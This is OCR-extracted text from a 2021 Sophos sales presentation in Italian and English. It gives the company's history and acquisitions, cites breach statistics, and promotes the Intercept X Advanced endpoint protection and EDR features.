Scegli Sophos, #BeCyberSmart

Mauro Pisoni
Senior Sales Engineer

1 dicembre 2021

SOPHOS

Sophos History

Cybersecurity evolution

1985
Founded in Abingdon (Oxford), UK


Peter Lammer c1985


Jan Hruska c1985

1988
First checksum-based antivirus software

1989
First signature-based antivirus software

1996
Voted best small/medium sized company in UK

US presence established in Boston

2003
Acquired ActiveState

Acquired ENDFORCE

2007

2008
Acquired Utimaco Safeware AG

2011
Acquired Astaro

Acquired DIALOGS

2012

2013
Divested non-core Cyber business

Acquired Cyberoam

Acquired Mojave Networks

2014

2015
Acquired Reflexion

Launched Synchronized Security

IPO London Stock Exchange

Acquired Surfright

2016
Acquired Invincea

Acquired PhishThreat

Acquired Barricade

2017
Acquired Rook Security

Acquired Avid Secure

Acquired DarkBytes

2019


2021
Acquired Capsule8

Acquired Braintrace

Acquired Refactr

SOPHOS

Adaptive Cybersecurity Ecosystem



SOPHOS

45%


of breaches feature hacking

Source: Verizon DBIR 2020

280

days (avg) to detect a breach

Source: IBM Cost of a Data Breach 2020




SOPHOS labs

Source : SophosLabs

1

Intercept X Advanced


BANK
$£€
Synchronized Security
Anti Virus
Deep Learning
Exploit Prevention
Behavior Monitoring
WANTED!
Suspicious!
Techniques!
Actions!
FOREVER
Pre-Execution
Post-Execution

SOPHOS


Layered Defense

Intercept X Advanced with EDR

SYNCHRONIZED SECURITY
Heartbeat

INVESTIGATE & REMOVE
Threat Cases
Sophos Clean M with SafeStore

DETECT & RESPOND
AI Expert Insights
Cross-Estate Hunting
SophosLabs Threat Intelligence



The most comprehensive endpoint protection

Unknown Threats

Protect Against the Unknown

- Deep Learning Behavior Model
- Signatureless Exploit Prevention
- Malicious and Benign identification
- Tiny Footprint & Low False Positives

UNKNOWN THREATS

No User / Performance Impact
No File Scanning
No Signatures

Crypto-Ransomware

Stop Ransomware

- Behavioral Based Conviction
- Blocks Encryption and Boot Attacks
- Automatically Reverts Affected Files
- Identifies Source of Attack

CRYPTO RANSOMWARE

Prevent Ransomware Attacks
Roll-Back Changes
Attack Chain Analysis

Real-Time Attacks

Deny the Hacker

- Protects against Real-Time Breaches
- Stops Credential Harvesting Attacks
- Prevents Persistence Techniques
- Blocks APC and Process Attacks

EVASIVE ATTACKER

Prevent 'Land and Expand'
Protect Login Credentials
Expose Hackers in plain sight

SOPHOS

1

Intercept X Advanced

2

EDR/XDR for Security Analysts *and* IT Administrators

BENIGI BENIGN

“Traditional” EDR

THE GAP

THE GAP

